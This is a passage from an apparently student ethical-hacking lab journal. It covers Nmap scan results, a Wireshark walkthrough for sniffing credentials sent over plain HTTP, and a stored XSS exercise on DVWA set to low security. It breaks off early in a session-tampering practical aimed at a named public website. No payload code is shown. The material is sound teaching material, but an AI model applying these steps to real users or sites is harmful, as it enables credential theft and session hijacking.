Nmap done: 1 IP address (1 host up) scanned in 24.86 seconds

C:\Users\admin>
```

Conclusion : These command prompt are "ACK, SYN, FIN, NULL, XMAS" is performed successfully .

Practical No: 5

AIM : Capturing and analyzing network packets using Wireshark

a) Identification the live network

b) Capture Packets


c) Analyze the captured packets

Step 1: Download and install Wireshark from the website


<https://www.wireshark.org/#download>

Step 2: After installation open Wireshark.

Step 3: Select any connection of your choice. In this case, we will select the Ethernet Connection.



The screenshot shows the Wireshark Network Analyzer interface. The 'Capture' pane is active, displaying a list of available network interfaces. 'Ethernet' is selected, and the adapter for loopback traffic capture is 'Ethernet 2'.




The screenshot shows the Wireshark Network Analyzer interface with the 'Packet List' pane. The list displays captured packets with columns for No., Time, Source, Destination, Protocol, Length, and Info.


| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|----------|--------------------------|--------------------------|----------|--------|---|
| 101 | 5.662453 | 192.168.29.81 | 192.168.29.255 | UDP | 84 | 60225 → 5775 Len=42 |
| 102 | 5.678356 | 192.168.29.81 | 239.255.255.250 | SSDP | 391 | NOTIFY * HTTP/1.1 |
| 103 | 5.678356 | 192.168.29.81 | 239.255.255.250 | SSDP | 391 | NOTIFY * HTTP/1.1 |
| 104 | 5.719103 | 192.168.29.81 | 239.255.255.250 | SSDP | 379 | NOTIFY * HTTP/1.1 |
| 105 | 5.719103 | 192.168.29.81 | 239.255.255.250 | SSDP | 379 | NOTIFY * HTTP/1.1 |
| 106 | 5.866867 | 2404:6800:4009:81b::... | 2405:201:f:d029:4d9::... | TLSv1.2 | 147 | Application Data |
| 107 | 5.867302 | 2405:201:f:d029:4d9::... | 2404:6800:4009:81b::... | TCP | 74 | 57504 → 443 [FIN, ACK] Seq=1 Ack=74 Win=517 Len=0 |
| 108 | 5.871053 | 2404:6800:4009:81b::... | 2405:201:f:d029:4d9::... | TCP | 74 | 443 → 57504 [FIN, ACK] Seq=74 Ack=2 Win=274 Len=0 |
| 109 | 5.871117 | 2405:201:f:d029:4d9::... | 2404:6800:4009:81b::... | TCP | 74 | 57504 → 443 [ACK] Seq=2 Ack=75 Win=517 Len=0 |
| 110 | 6.166420 | 192.168.29.160 | 224.0.0.22 | IGMPv3 | 62 | Membership Report / Join group 239.255.102.18 for any source |
| 111 | 6.465405 | 2404:6800:4009:81d::... | 2405:201:f:d029:4d9::... | TLSv1.2 | 147 | Application Data |
| 112 | 6.465679 | 2405:201:f:d029:4d9::... | 2404:6800:4009:81d::... | TCP | 74 | 57508 → 443 [FIN, ACK] Seq=1 Ack=74 Win=514 Len=0 |
| 113 | 6.470040 | 2404:6800:4009:81d::... | 2405:201:f:d029:4d9::... | TCP | 74 | 443 → 57508 [FIN, ACK] Seq=74 Ack=2 Win=277 Len=0 |
| 114 | 6.470124 | 2405:201:f:d029:4d9::... | 2404:6800:4009:81d::... | TCP | 74 | 57508 → 443 [ACK] Seq=2 Ack=75 Win=514 Len=0 |
| 115 | 6.743855 | 192.168.29.179 | 224.0.0.22 | IGMPv3 | 60 | Membership Report / Join group 239.255.255.250 for any source |
| 116 | 6.743855 | 192.168.29.179 | 224.0.0.22 | IGMPv3 | 60 | Membership Report / Join group 239.255.255.250 for any source |

Frame 1: 147 bytes on wire (1176 bits), 147 bytes captured (1176 bits) on interface \Device\NPF_{54AC9FF9-1169-4A54-9DE0-1C242F8A1B25}, Ethernet II, Src: Sercomm_06:92:07 (14:ae:85:e6:92:07), Dst: Giga-Byt_c6:92:7e (b4:2e:99:c6:92:7e)
 Internet Protocol Version 6, Src: 2404:6800:4009:80c::2002, Dst: 2405:201:f:d029:4d9a:d465:4fcf:50a9
 Transmission Control Protocol, Src Port: 443, Dst Port: 57512, Seq: 1, Ack: 1, Len: 73
 Transport Layer Security


Step 4: Open any website which is not https secured and try to enter a username and password in the login section. Then in Wireshark display the filter as http.



Step 5: Right click on the packet which sends the post request and then click Follow>> TCP Stream.



Step 6: A new dialog box will appear. Search for the credentials here.



Conclusion:


The practical on “Use Wireshark (Sniffer) to capture network traffic and analyze” is performed successfully.

Practical No: 6


AIM : Simulate persistent cross-site scripting attack

Step 1 : Extract the DVWA.zip file.


Step 2 : Copy the folder and paste it in Drive C : >xampp>htdocs.




Step 3 : Rename the file to DVWA.



Step 4 : Go to the config file and rename the file as config.inc.php .



Step 5 : Open chrome and search localhost/dvwa.



Step 6 : Click on create/ reset database. The database will be created. Click on login.


Step 7 : Username = “Admin” and “password”. Click on login.



Step 8 : Click on DVWA security and set the security to low.



Step 9 : Click on XSS (stored) write the script and click on sign guestbook. The script will be created whenever the page is reloaded.




CONCLUSION: TO Simulate “ persistent cross-site scripting attack “ IS performed successfully.


Practical No: 7

AIM : SESSION IMPERSONATION USING FIREFOX AND TEMPER DATA (add-on) .


Step1 : Open Firefox.



Step 2 : Go to tools>add on > extension




Step 3 : Search and install Temper data.




Step 4 : Select a website for tempering data e.g. (RAZORBA.COM).



